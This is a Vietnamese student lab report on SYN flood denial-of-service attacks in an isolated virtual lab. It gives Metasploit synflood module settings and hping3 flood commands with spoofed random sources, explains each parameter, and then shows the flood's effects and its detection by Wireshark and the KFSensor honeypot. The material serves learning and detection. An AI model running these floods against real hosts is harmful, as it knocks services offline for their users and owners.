



Cấu hình:

Máy kali làm Attacker:




```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:7c:bc:72 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.126.128/24 brd 192.168.126.255 scope global dynamic noprefixroute eth0  
        valid_lft 1679sec preferred_lft 1679sec  
    inet6 fe80::ea93:38d4:e5b6:87fc/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Máy nạn nhân là windows 10:



```
Ethernet adapter Ethernet0:  
  
    Connection-specific DNS Suffix  . : localdomain  
    Link-local IPv6 Address . . . . . : fe80::a2f3:fd7c:6387:7ddb%3  
    IPv4 Address. . . . . : 192.168.126.129  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.126.2
```

Máy thật Win11 (khi cần):



```
Ethernet adapter VMware Network Adapter VMnet8:  
  
    Connection-specific DNS Suffix  . :  
    Link-local IPv6 Address . . . . . : fe80::62c3:5231:4b21:2d86%4  
    IPv4 Address. . . . . : 192.168.126.1  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
  
Wireless LAN adapter Wi-Fi:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :  
    PS C:\Users\haith>
```

1. Syn Flood một Target Host bằng Metasploit

Bước 1: scan subnet của Victim

```
(kali㉿kali)-[~]
$ nmap -sP 192.168.126.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-05 14:19 EDT
Nmap scan report for 192.168.126.1
Host is up (0.00045s latency).
Nmap scan report for 192.168.126.2
Host is up (0.00035s latency).
Nmap scan report for 192.168.126.128
Host is up (0.00094s latency).
Nmap scan report for 192.168.126.129
Host is up (0.00018s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.48 seconds
```

Bước 2: Scan các port tcp mở trên victim:

```
$ nmap -p- 192.168.126.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-05 14:25 EDT
Nmap scan report for 192.168.126.129
Host is up (0.00029s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
7680/tcp   open  pando-pub
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
49954/tcp  open  unknown
```

Bước 3: Bật postgre và msfconsole:

```
msf6 > 
```

Bước 4,5,6,7: Thiết lập các tham số liên quan rồi gõ “exploit” để thực hiện tấn công DOS

```

msf6 > auxiliary/dos/tcp/synflood
[-] Unknown command: auxiliary/dos/tcp/synflood
This is a module we can load. Do you want to use auxiliary/dos/tcp/synflood? [y/N] y
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.129.128
RHOST => 192.168.129.128
msf6 auxiliary(dos/tcp/synflood) > set RPORT 7680
RPORT => 7680
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.129.1
SHOST => 192.168.129.1
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.129.128

```

- RHOST 192.168.129.128 là máy nạn nhân.
- RPORT 7680 là 1 port TCP đang mở của victim
- SHOST 192.168.129.1 là máy thật, được attacker dùng để làm giả cho ip nguồn của gói tin.

Bước 8: Quan sát wireshark trên máy nạn nhân


2109...	102.047309	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 35569 → 7680 [SYN] Seq=0 Win=0
2109...	102.048213	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 44522 → 7680 [SYN] Seq=0 Win=0
2109...	102.049060	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 25645 → 7680 [SYN] Seq=0 Win=0
2109...	102.049221	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 20510 → 7680 [SYN] Seq=0 Win=0
2109...	102.049595	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 24310 → 7680 [SYN] Seq=0 Win=0
2109...	102.050293	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 9178 → 7680 [SYN] Seq=0 Win=0
2109...	102.050653	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 16066 → 7680 [SYN] Seq=0 Win=0
2109...	102.051010	192.168.129.1	192.168.129.128	TCP	60 7197 → 7680 [SYN] Seq=0 Win=2573 Len=0
2109...	102.051826	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 19151 → 7680 [SYN] Seq=0 Win=0
2109...	102.052239	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 15999 → 7680 [SYN] Seq=0 Win=0
2109...	102.052700	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 37668 → 7680 [SYN] Seq=0 Win=0
2109...	102.053576	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 64832 → 7680 [SYN] Seq=0 Win=0
2109...	102.054005	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 12727 → 7680 [SYN] Seq=0 Win=0
2109...	102.054521	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 33615 → 7680 [SYN] Seq=0 Win=0
2109...	102.055231	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 3044 → 7680 [SYN] Seq=0 Win=0
2109...	102.055831	192.168.129.1	192.168.129.128	TCP	60 [TCP Port numbers reused] 4082 → 7680 [SYN] Seq=0 Win=0

Ta thấy rất nhiều gói có ip nguồn giả là máy thật (192.168.129.1) gửi đến máy nạn nhân (192.168.129.128), port nguồn là ngẫu nhiên, port đích là 7680. Tất cả các gói này là TCP SYN và có độ dài cố định là 60. Đây là 1 cách thực hiện DOS lên máy nạn nhân.

Quan sát task manager:

Task Manager							
File Options View							
Processes Performance App history Startup Users Details Services							
Name	Status	8% CPU	59% Memory	0% Disk	0% Network	Power usage	Power usage t...
Wireshark (2)							
Capturing from Ethernet0		6.5%	481.6 MB	0.2 MB/s	0 Mbps	Low	Very low
Dumpcap		0%	480.2 MB	0 MB/s	0 Mbps	Low	Very low
		0%	1.4 MB	0.2 MB/s	0 Mbps	Very low	Very low
Antimalware Service Executable		0%	49.0 MB	0 MB/s	0 Mbps	Very low	Very low
Windows Explorer		0.2%	29.2 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Edge		0%	26.5 MB	0 MB/s	0 Mbps	Very low	Very low
Desktop Window Manager		0.2%	26.3 MB	0 MB/s	0 Mbps	Very low	Very low
Task Manager		1.1%	20.4 MB	0 MB/s	0 Mbps	Very low	Very low
Service Host: Diagnostic Policy ...		0%	12.1 MB	0 MB/s	0 Mbps	Very low	Very low
Start		0%	12.0 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Windows Search Inde...		0%	11.7 MB	0 MB/s	0 Mbps	Very low	Very low
Service Host: State Repository S...		0%	9.8 MB	0 MB/s	0 Mbps	Very low	Very low
Service Host: Windows Event Log		0%	9.5 MB	0.1 MB/s	0 Mbps	Very low	Very low
Service Host: DCOM Server Proc...		0%	7.8 MB	0 MB/s	0 Mbps	Very low	Very low
Service Host: Remote Procedure...		0%	7.3 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft OneDrive		0%	6.6 MB	0 MB/s	0 Mbps	Very low	Very low
Windows Command Processor ...		0%	6.3 MB	0 MB/s	0 Mbps	Very low	Very low
Service Host: UtcSvc		0%	6.2 MB	0 MB/s	0 Mbps	Very low	Very low
Console Window Host		0%	6.0 MB	0 MB/s	0 Mbps	Very low	Very low
Service Host: Windows Manage...		0%	5.8 MB	0 MB/s	0 Mbps	Very low	Very low

Ngoại trừ việc tiến trình wireshark phải bắt quá nhiều gói tin, thì có vẻ như không có vấn đề gì.



Tuy vẫn nhận traffic nhưng internet đã bị nghẽn, không thể truy cập được internet.

Nhưng có vẻ nó ảnh hưởng tới cả card mạng của vmware nên em phải reset lại. IP của victim mới là:

```
Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::a2f3:fd7c:6387:7ddb%4
IPv4 Address. . . . . : 192.168.217.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.217.2

C:\Users\Anh>
```

2. SYN Flooding bằng Hping 3

Tại máy attacker, chạy câu lệnh sau để tấn công SYN flood máy 192.168.217.128

```
(kali@kali)-[~]
$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.217.128
HPING 192.168.217.128 (eth0 192.168.217.128): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Về các tham số trong lệnh:

- -c 1000 là số packet sẽ gửi đi
- -d 120 là kích thước của gói tin gửi đi
- -S là gửi gói tin SYN
- -w 64 TCP window size
- -p 4444 là port target bị tấn công
- --flood là tùy chọn tấn công không quan tâm tới replies của target
- --rand-source là tùy chọn nhằm random địa chỉ IP giả mạo để tấn công


Bên phía nạn nhân:

4267...	7.322756	213.251.152.215	192.168.217.128	TCP	174 34809 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322756	111.98.163.166	192.168.217.128	TCP	174 34810 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322756	241.132.65.204	192.168.217.128	TCP	174 34811 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322769	192.168.217.128	94.154.19.57	TCP	54 4444 → 34808	[RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4267...	7.322804	192.168.217.128	213.251.152.215	TCP	54 4444 → 34809	[RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4267...	7.322812	192.168.217.128	111.98.163.166	TCP	54 4444 → 34810	[RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4267...	7.322872	163.5.188.128	192.168.217.128	TCP	174 34812 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322872	152.114.8.156	192.168.217.128	TCP	174 34813 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322872	8.105.13.51	192.168.217.128	TCP	174 34814 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322872	227.106.90.204	192.168.217.128	TCP	174 34815 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322872	65.82.244.109	192.168.217.128	TCP	174 34816 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322872	211.192.253.152	192.168.217.128	TCP	174 34817 → 4444	[SYN] Seq=0 Win=64 Len=120
4267...	7.322906	192.168.217.128	163.5.188.128	TCP	54 4444 → 34812	[RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4267...	7.322915	192.168.217.128	152.114.8.156	TCP	54 4444 → 34813	[RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4267...	7.322944	192.168.217.128	8.105.13.51	TCP	54 4444 → 34814	[RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Cũng như SYN FLOOD của bài 1, các gói được gửi tới nạn nhân chỉ là SYN, chứ không hoàn thành quá trình bắt tay 3 bước của TCP. Các gói này có độ dài cố định 174, với ip nguồn (giả) là ngẫu nhiên.

3. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark

Cấu hình email:



Bên attacker, thực hiện tấn công FTP với SYN flood:

```
(kali@kali)-[~]
$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.217.128
HPING 192.168.217.128 (eth0 192.168.217.128): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.217.128 hping statistic —
13558857 packets sent, 0 packets received, 0% success rate, 100% packet loss
```

Ở phía Kfsensor của client:

KFSensor Professional - Evaluation Trial

File View Scenario Signatures Settings Help

kfsensor - localhost - Main Scenario

- TCP
 - 0 Closed TCP Ports - Recent Activity
 - 21 FTP - Recent Activity
 - 25 SMTP
 - 53 DNS
 - 68 DHCP
 - 80 IIS
 - 110 POP3
 - 119 NNTP
 - 135 MS RPC
 - 139 NBT Session Service
 - 389 LDAP
 - 443 IIS HTTPS

Name	Value
Sensor	kfsensor
Last status	6/5/2024 12:50:34 PM.468
Status	Active
Running since	6/5/2024 12:42:01 PM.673
Last restart	6/5/2024 12:50:29 PM.652
Running for	8 minutes and 32 seconds

ID	Start	Duration	Pro...	Name	Visitor
138	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	104.247.1
137	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	11.231.18
136	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	220-244-
135	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	186-24-6
134	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	106.77.9:
133	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	20.230.14
132	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	148.7.71.
131	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	138.20.6.
130	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	123.252.2
129	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	44.47.157
128	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	163.207.7
127	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	33.40.35.
126	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	140.149.7
125	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	220.79.7.
124	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	164.56.75
123	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	147.251.5
122	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	152.126.1
121	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	86-44-21
120	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	170.40.2-
119	6/5/2024 12:36:02 PM....	0.016	TCP	FTP	ip24-252

Có phát hiện (màu đỏ ở ô FTP). Nếu không phát hiện thì đã màu xanh. Trong phần description còn mô tả đây là syn scan

Event - 624

Summary Details Signature Data

Event

Sensor ID: kfsensor Event ID: 624

Start Time: 6/5/2024 12:45:12 PM.598 Type: Scan

End Time: 6/5/2024 12:45:12 PM.629 Severity: High

Description: Syn Scan With Client Reset. nmap -sS

Closed By: Server Limit Exceeded:

Received: 120 Bytes Response: 0 Bytes

Visitor

IP: 133.43.231.180 Port: 3177

Domain:

Sensor

Name: FTP

IP: 192.168.217.128 Port: 21

Bound: Protocol: TCP

Action: Sniff Sim Server:

Create Visitor Rule

Tuy nhiên không thấy gửi mail về.